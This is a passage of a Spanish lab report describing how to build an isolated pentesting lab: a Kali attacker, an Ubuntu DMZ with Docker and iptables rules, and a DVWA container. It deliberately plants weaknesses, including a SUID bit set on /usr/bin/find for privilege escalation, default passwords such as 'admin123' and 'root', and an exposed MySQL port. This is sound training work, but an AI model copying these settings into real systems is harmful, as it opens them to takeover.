

Edit virtual machine settings

▼ **Devices**

|  |                   |                   |
|--|-------------------|-------------------|
|  | Memory            | 8 GB              |
|  | Processors        | 4                 |
|  | Hard Disk (NVMe)  | 60 GB             |
|  | CD/DVD (SATA)     | Auto detect       |
|  | Floppy            | Auto detect       |
|  | Network Adapter   | Bridged (Autom... |
|  | Network Adapter 2 | Custom (LAN)      |
|  | USB Controller    | Present           |
|  | Sound Card        | Auto detect       |
|  | Display           | Auto detect       |



▼ **Description**

Type here to enter a description of this virtual machine.



Windows 10 Cliente

| Interfaz   | Tipo          | IP                | Uso                            |
|------------|---------------|-------------------|--------------------------------|
| Ethernet 1 | Bridge        | DHCP              | Instalación de actualizaciones |
| Ethernet 2 | Host-Only LAN | DHCP / 10.10.20.5 | Unión al dominio               |



## **Kali Linux (equipo atacante)**

Requiere **tres** interfaces para permitir pivoting realista:

| <b>Interfaz</b> | <b>Tipo</b>   | <b>IP</b>  | <b>Uso</b>                    |
|-----------------|---------------|------------|-------------------------------|
| eth0            | Bridge        | DHCP       | Internet                      |
| eth1            | Host-Only DMZ | 10.10.10.x | Ataque inicial                |
| eth2            | Host-Only LAN | 10.10.20.x | Pivoting y movimiento lateral |

Justificación:

Simula un atacante con acceso externo pero que también puede pivotar internamente sin restricciones del hipervisor.

### **7.2.4. Justificación de esta implementación**

Esta arquitectura permite:

- ✓ **Cumplir con buenas prácticas de seguridad (segmentación real).**
- ✓ **Simular un entorno empresarial realista.**
- ✓ **Separar claramente zonas según exposición y criticidad.**
- ✓ **Permitir ataques de pivoting profesionales.**
- ✓ **Aislar completamente el laboratorio para no afectar al exterior.**

## 7.3. IMPLEMENTACIÓN DE LA DMZ (UBUNTU + DOCKER + SERVICIOS VULNERABLES)



La DMZ es el **punto de entrada principal del atacante** y, por tanto, la parte más expuesta de la organización.

En esta zona se desplegaron múltiples servicios vulnerables utilizando Docker para simular un entorno realista basado en microservicios.

El objetivo era crear un entorno explotable que permitiera:

- acceso inicial
- extracción de credenciales
- abuso de configuraciones inseguras
- pivoting hacia otras redes

### 7.3.1. Instalación del servidor Ubuntu DMZ



Configuro la red con DNS externo por ahora

Configuración de perfil [ Help ]

Proporcione el nombre de usuario y la contraseña que utilizará para acceder al sistema. Puede configurar el acceso SSH en la pantalla siguiente, pero aun se necesita una contraseña para sudo.

Su nombre:

El nombre del servidor:   
The name it uses when it talks to other computers.

Elija un nombre de usuario:

Elija una contraseña:

Confirme la contraseña:

**Contraseña admin123**

Inicio y actualizo el sistema

```
dmz_server@ubuserverdmz:~$ sudo apt update && sudo apt upgrade -y
```

Anulo el archivo de configuracion de red original y creo uno nuevo para evitar conflictos de red

```
GNU nano 6.2 /etc/netplan/00-installer-config.yaml *
# This is the network config written by 'subiquity'
#network:
#  ethernets:
#    ens33:
#      addresses:
#        - 10.10.10.10/24
#      nameservers:
#        addresses:
#          - 1.1.1.1
#          - 8.8.8.8
#      search: []
#      routes:
#        - to: default
#          via: 10.10.10.1
#_version: 2
```

```
GNU nano 6.2 /etc/netplan/01-netcfg.yaml
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: no
      addresses:
        - 10.10.10.10/24
      routes:
        - to: default
          via: 10.10.10.1
      nameservers:
        addresses:
          - 8.8.8.8
          - 1.1.1.1
```

```

dmz_server@ubuserverdmz:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=26.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=26.4 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 26.107/26.248/26.390/0.141 ms
dmz_server@ubuserverdmz:~$ ping google.es
PING google.es (216.58.215.131) 56(84) bytes of data.
64 bytes from mad41s04-in-f3.1e100.net (216.58.215.131): icmp_seq=1 ttl=116 time=24.6 ms
64 bytes from mad41s04-in-f3.1e100.net (216.58.215.131): icmp_seq=2 ttl=116 time=28.6 ms
^C
--- google.es ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 24.637/26.628/28.620/1.991 ms
dmz_server@ubuserverdmz:~$ ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=0.340 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.607 ms
^C
--- 10.10.10.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1013ms
rtt min/avg/max/mdev = 0.340/0.473/0.607/0.133 ms
dmz_server@ubuserverdmz:~$

```

Se puede comprobar que la configuración de red es funcional

Para realizar la configuración de los servicios voy a conectarme por ssh desde una maquina Ubuntu cliente

Para realizar la configuración de los servicios voy a conectarme por ssh desde una maquina Ubuntu cliente

```

) dmz_server@ubuserverdmz: ~
> ssh dmz_server@10.10.10.10
dmz_server@10.10.10.10's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-161-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of sáb 22 nov 2025 14:50:39 UTC

System load:  0.21          Processes:      211
Usage of /:   29.0% of 18.53GB Users logged in: 1
Memory usage: 18%          IPv4 address for ens33: 10.10.10.10
Swap usage:   0%

El mantenimiento de seguridad expandido para Applications está desactivado
Se pueden aplicar 0 actualizaciones de forma inmediata.
Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Nov 22 14:48:29 2025 from 10.10.10.25
dmz_server@ubuserverdmz:~$

```

Actualizado el sistema e instalo las dependencias necesarias para Docker. Docker requiere paquetes para permitir que apt use repositorios HTTPS y maneje certificados correctamente

Creo el directorio para claves de Docker de esta manera aíslo la clave GPG de Docker en /etc/apt/keyrings, siguiendo las políticas modernas de Ubuntu.



```
dmz_server@ubuserverdmz: ~  
dmz_server@ubuserverdmz:~$ sudo install -m 0755 -d /etc/apt/keyrings  
dmz_server@ubuserverdmz:~$
```

Descargo la clave gpg oficial de docker

```
dmz_server@ubuserverdmz:~$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | \  
sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg  
dmz_server@ubuserverdmz:~$
```

- `curl -fsSL` → descarga segura sin mostrar progreso.
- `gpg --dearmor` → convierte la clave ASCII a formato binario, estándar moderno.
- `/etc/apt/keyrings/docker.gpg` → ubicación donde APT buscará claves verificadas.

y establezco los permisos

```
dmz_server@ubuserverdmz: ~  
dmz_server@ubuserverdmz:~$ sudo chmod a+r /etc/apt/keyrings/docker.gpg  
dmz_server@ubuserverdmz:~$
```

Añado el repositorio oficial de Docker

```
dmz_server@ubuserverdmz: ~  
dmz_server@ubuserverdmz:~$ echo \  
"deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg] \  
https://download.docker.com/linux/ubuntu \  
$(. /etc/os-release && echo $VERSION_CODENAME) stable" | \  
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null  
dmz_server@ubuserverdmz:~$
```

- **deb ...** → línea de repositorio APT.
- `arch=$(dpkg --print-architecture)` → arquitectura actual (amd64).
- `signed-by=...docker.gpg` → habilita repositorios firmados.
- `VERSION_CODENAME` → evita errores por escribir a mano “jammy”, “noble”, etc.

Actualizo los repositorios y procedo a instalar Docker

```
dmz_server@ubuserverdmz: ~  
dmz_server@ubuserverdmz:~$ sudo apt install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugi  
n
```



Compruebo la versión y ejecuto un contenedor de prueba.

```
dmz_server@ubuserverdmz:~$ docker --version
Docker version 29.0.2, build 8108357
dmz_server@ubuserverdmz:~$ sudo docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/

dmz_server@ubuserverdmz:~$
```

Y establezco permisos para que se añada al grupo del usuario y así ejecutarlo sin sudo

```
dmz_server@ubuserverdmz:~$ sudo usermod -aG docker $USER
dmz_server@ubuserverdmz:~$
```

Debido a los problemas que he tenido con pfsense añadido a la maquina DMZ una tarjeta de red en modo bridge para tener conexión a internet y otra para la red DMZ

```
GNU nano 6.2 /etc/netplan/01-netcfg.yaml *

network:
  version: 2
  renderer: networkd

ethernets:
  ens33:
    dhcp4: yes

  ens37:
    dhcp4: false
    addresses:
      - 10.10.10.10/24
```

Ahora permito el reenvío de paquetes para enrutar tráfico entre interfaces

```
dmz_server@ubuserverdmz:~/dmz-lab$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for dmz_server:
1
dmz_server@ubuserverdmz:~/dmz-lab$ cat /proc/sys/net/ipv4/ip_forward
1
dmz_server@ubuserverdmz:~/dmz-lab$
```

Compruebo la interfaz que está usando docker para crear la regla NAT

```
11: br-e77239b903793 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 66:47:e7:d7:2a:37 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-e77239b90379
        valid_lft forever preferred_lft forever
    inet6 fe80::6447:e7ff:fed7:2a37/64 scope link
        valid_lft forever preferred_lft forever
```

```
dmz_server@ubuserverdmz:~/dmz-lab$ sudo iptables -t nat -A POSTROUTING -s 172.19.0.0/16 ! -o br-e77239b90379 -j MASQUERADE
[sudo] password for dmz_server:
Sorry, try again.
[sudo] password for dmz_server:
dmz_server@ubuserverdmz:~/dmz-lab$
```

Con esta regla cualquier tráfico que salga de la red 172.19.0.0/16 sale a internet como si fuera mi ip 10.10.10.10

Como las reglas creadas al reiniciar se pierden voy a utilizar iptables-persistent para que cuando reinicie se mantenga esta regla

```
dmz_server@ubuserverdmz:~/dmz-lab$ sudo apt install iptables-persistent
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  netfilter-persistent
Se instalarán los siguientes paquetes NUEVOS:
  iptables-persistent netfilter-persistent
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 8 no actualizados.
Se necesita descargar 13,9 kB de archivos.
Se utilizarán 93,2 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://archive.ubuntu.com/ubuntu jammy/universe amd64 netfilter-persistent all 1.0.16 [7.440 B]
Des:2 http://archive.ubuntu.com/ubuntu jammy/universe amd64 iptables-persistent all 1.0.16 [6.488 B]
Descargados 13,9 kB en 0s (56,4 kB/s)
Preconfigurando paquetes ...
Seleccionando el paquete netfilter-persistent previamente no seleccionado.
(Leyendo la base de datos ... 76729 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../netfilter-persistent_1.0.16_all.deb ...
Desempaquetando netfilter-persistent (1.0.16) ...
Seleccionando el paquete iptables-persistent previamente no seleccionado.
Preparando para desempaquetar .../iptables-persistent_1.0.16_all.deb ...
Desempaquetando iptables-persistent (1.0.16) ...
Configurando netfilter-persistent (1.0.16) ...
invoke-rc.d: policy-rc.d denied execution of restart.
Created symlink /etc/systemd/system/multi-user.target.wants/netfilter-persistent.service → /lib/systemd/system/netfilter-persistent.service.
/usr/sbin/policy-rc.d returned 101, not running 'restart netfilter-persistent.service'
Configurando iptables-persistent (1.0.16) ...
update-alternatives: utilizando /lib/systemd/system/netfilter-persistent.service para proveer /lib/systemd/system/iptables.service (iptables.service) en modo automático
Procesando disparadores para man-db (2.10.2-1) ...
Scanning processes ...
Scanning linux images ...

Running kernel seems to be up-to-date.
No services need to be restarted.
```

```
dmz_server@ubuserverdmz:~/dmz-lab$ sudo netfilter-persistent save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/15-ip4tables save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/25-ip6tables save
dmz_server@ubuserverdmz:~/dmz-lab$
```

Establezco también una regla para que los contenedores tengan internet ya que mi red 10.10.10.0 no tiene red

```
dmz_server@ubuserverdmz:~/dmz-lab$ sudo iptables -A FORWARD -i br-e77239b90379 -o ens33 -j ACCEPT
dmz_server@ubuserverdmz:~/dmz-lab$ sudo iptables -A FORWARD -i ens33 -o br-e77239b90379 -m state --state RELATED,ESTABLISHED -j ACCEPT
dmz_server@ubuserverdmz:~/dmz-lab$ sudo iptables -t nat -A POSTROUTING -s 172.19.0.0/16 -o ens33 -j MASQUERADE
dmz_server@ubuserverdmz:~/dmz-lab$
```

```
dmz_server@ubuserverdmz:~/dmz-lab$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target    prot opt source               destination

Chain FORWARD (policy ACCEPT)
target    prot opt source               destination
ACCEPT    all  --  anywhere             anywhere
ACCEPT    all  --  anywhere             anywhere             state RELATED,ESTABLISHED

Chain OUTPUT (policy ACCEPT)
target    prot opt source               destination
dmz_server@ubuserverdmz:~/dmz-lab$
```

Introducidas las reglas voy a añadir una tercera interfaz de red para que la DMZ pueda comunicarse con la red LAN

```

34: ens38: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:0c:29:06:54:f4 brd ff:ff:ff:ff:ff:ff
    altname enp2s6
dmz_server@ubuserverdmz:~/dmz-lab$

```

```

GNU nano 6.2 /etc/netplan/01-netcfg

network:
  version: 2
  renderer: networkd

ethernets:
  ens33:
    dhcp4: yes

  ens37:
    dhcp4: false
    addresses:
      - 10.10.10.10/24
  ens38:
    dhcp4: false
    addresses:
      - 10.10.20.1/24

```

Permito la comunicación entre las distintas interfaces

```

dmz_server@ubuserverdmz:~/dmz-lab$ sudo iptables -A FORWARD -i ens37 -o ens38 -j ACCEPT
dmz_server@ubuserverdmz:~/dmz-lab$ sudo iptables -A FORWARD -i ens38 -o ens37 -j ACCEPT
dmz_server@ubuserverdmz:~/dmz-lab$ sudo netfilter-persistent save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/15-ip4tables save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/25-ip6tables save
dmz_server@ubuserverdmz:~/dmz-lab$

```

- Configuración de binario explotable con permisos SUID

```

dmz_server@ubuserverdmz:~/dmz-lab$ docker exec -it wp-vuln bash
root@c4c514304bff:/var/www/html# chmod u+s /usr/bin/find
root@c4c514304bff:/var/www/html# ls -l /usr/bin/find
-rwsr-xr-x 1 root root 221768 Feb 18 2017 /usr/bin/find
root@c4c514304bff:/var/www/html#

```

# CONFIGURACION DE LOS SERVICIOS EN LA DMZ

## DVWA

```
dmz_server@ubuserverdmz: ~/dmz-lab x miguel@SAD-ASIR:~ x miguel@SAD-ASIR:~
GNU nano 6.2 docker-compose.yml
services:
  dmz-mysql:
    image: mysql:5.7
    container_name: dmz-mysql
    restart: unless-stopped
    environment:
      MYSQL_ROOT_PASSWORD: root
      MYSQL_DATABASE: dvwa_db
    ports:
      - "3306:3306"
    volumes:
      - dmz_mysql_data:/var/lib/mysql
      - ./sql/dmz-init.sql:/docker-entrypoint-initdb.d/dmz-init.sql:ro
    networks:
      - dmz_net

# =====
# DVWA
# =====

dvwa:
  image: vulnerables/web-dvwa
  container_name: dvwa-web
  restart: unless-stopped
  depends_on:
    - dmz-mysql
  environment:
    # DVWA usa estas variables para conectar con MySQL
    MYSQL_USER: dvwa_user
    MYSQL_PASSWORD: dvwa_pass
    MYSQL_DATABASE: dvwa_db
    MYSQL_HOST: dmz-mysql
  ports:
    - "8081:80"
  networks:
    - dmz_net
```

### Explicación detallada de la configuración

#### Servicio dvwa (aplicación web vulnerable)

dvwa:

*image: vulnerables/web-dvwa*

- Imagen clásica de DVWA, diseñada para pentesting web.

*container\_name: dvwa-web*

*restart: unless-stopped*

- Igual que en MySQL: nombre fijo y arranque automático.

*depends\_on:*

- dmz-mysql

- Indica a Compose que **primero inicie la base de datos** y luego DVWA.
- No garantiza al 100% que MySQL ya esté listo, pero evita la mayoría de carreras.
- Si alguna vez DVWA se queja al arrancar, casi siempre se arregla con:
- docker compose restart dvwa

*environment:*

- **MYSQL\_USER** → Usuario MySQL existente en la base de datos inicial.
- **MYSQL\_PASSWORD** → Contraseña del usuario.
- **MYSQL\_DATABASE** → Base de datos que DVWA utilizará.
- **MYSQL\_HOST** → Nombre del contenedor MySQL dentro de la red Docker, actuando como hostname.

*ports:*

- "8081:80"

- Expone el puerto web:
  - 8081 en la **IP del servidor DMZ** (10.10.10.10).
  - 80 dentro del contenedor (HTTP).
- Así, desde Kali o desde tu host:
  - `http://10.10.10.10:8081` → DVWA.
- Este mapeo lo usare luego para montar reglas en pfSense (permitir desde LAN/Kali hacia DMZ puerto 8081/TCP).

*networks:*

- dmz\_net

- Misma red que MySQL → los contenedores pueden hablar entre sí usando nombres de servicio.

## Red

*networks:*

dmz\_net:

driver: bridge

- bridge es el driver por defecto de Docker:
  - Aísla los contenedores de esta red de otras redes internas.
  - Crea un pequeño “switch virtual” dentro del host DMZ para esta aplicación.



```
dmz_server@ubuserverdmz:~/dmz-lab/dvwa$ docker compose up -d
WARN[0000] /home/dmz_server/dmz-lab/dvwa/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please r
move it to avoid potential confusion
[+] Running 21/21
  ✓ db Pulled
    ✓ df9a4d85569b Pull complete 35.6s
    ✓ 20e4dcae4c69 Pull complete 0.9s
    ✓ 1c56c3d4ce74 Pull complete 20.1s
    ✓ e9f03a1c24ce Pull complete 20.2s
    ✓ 68c3898c2015 Pull complete 20.4s
    ✓ 6b95a940e7b6 Pull complete 20.8s
    ✓ 90986bb8de6e Pull complete 1.0s
    ✓ ae71319cb779 Pull complete 1.1s
    ✓ ffc89e9dfd88 Pull complete 22.7s
    ✓ 43d05e938198 Pull complete 22.8s
    ✓ 064b2d298fba Pull complete 28.9s
  ✓ dvwa Pulled
    ✓ e9968e5981d2 Pull complete 0.5s
    ✓ 3e17c6eae66c Pull complete 31.9s
    ✓ 0c57df616dbf Pull complete 28.5s
    ✓ eb05d18be401 Pull complete 17.3s
    ✓ 6cfff5f35147f Pull complete 28.3s
    ✓ 2cd72dba8257 Pull complete 28.3s
    ✓ b3d64a33242d Pull complete 28.9s
    ✓ 098cfff43466 Pull complete 0.6s
[+] Running 4/4
  ✓ Network dvwa_dmz_net Created 0.1s
  ✓ Volume dvwa_db_data Created 0.0s
  ✓ Container dvwa-mysql Started 0.9s
  ✓ Container dvwa-web Started 0.8s
dmz_server@ubuserverdmz:~/dmz-lab/dvwa$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
533a315be224   vulnables/web-dvwa                 "/main.sh"              5 seconds ago Up 4 seconds  0.0.0.0:8081->80/tcp, [::]:8081->80/tcp
6242cc03f858   mysql:5.7                          "docker-entrypoint.s..." 6 seconds ago Up 4 seconds  0.0.0.0:3306->3306/tcp, [::]:3306->3306/tcp
dmz_server@ubuserverdmz:~/dmz-lab/dvwa$
```

Compruebo el log para comprobar que está todo correcto

```
dmz_server@ubuserverdmz:~/dmz-lab/dvwa$ docker compose logs dvwa
WARN[0000] /home/dmz_server/dmz-lab/dvwa/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please r
move it to avoid potential confusion
dvwa-web | [+] Starting mysql...
dvwa-web | Starting MariaDB database server: mysqld.
dvwa-web | [+] Starting apache
dvwa-web | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.18.0.3. Set the
'ServerName' directive globally to suppress this message
dvwa-web | Starting Apache httpd web server: apache2.
dvwa-web | ==> /var/log/apache2/access.log <==
dvwa-web |
dvwa-web | ==> /var/log/apache2/error.log <==
dvwa-web | [Sat Nov 22 16:15:08.160152 2025] [mpm_prefork:notice] [pid 287] AH00163: Apache/2.4.25 (Debian) configured -- res
uming normal operations
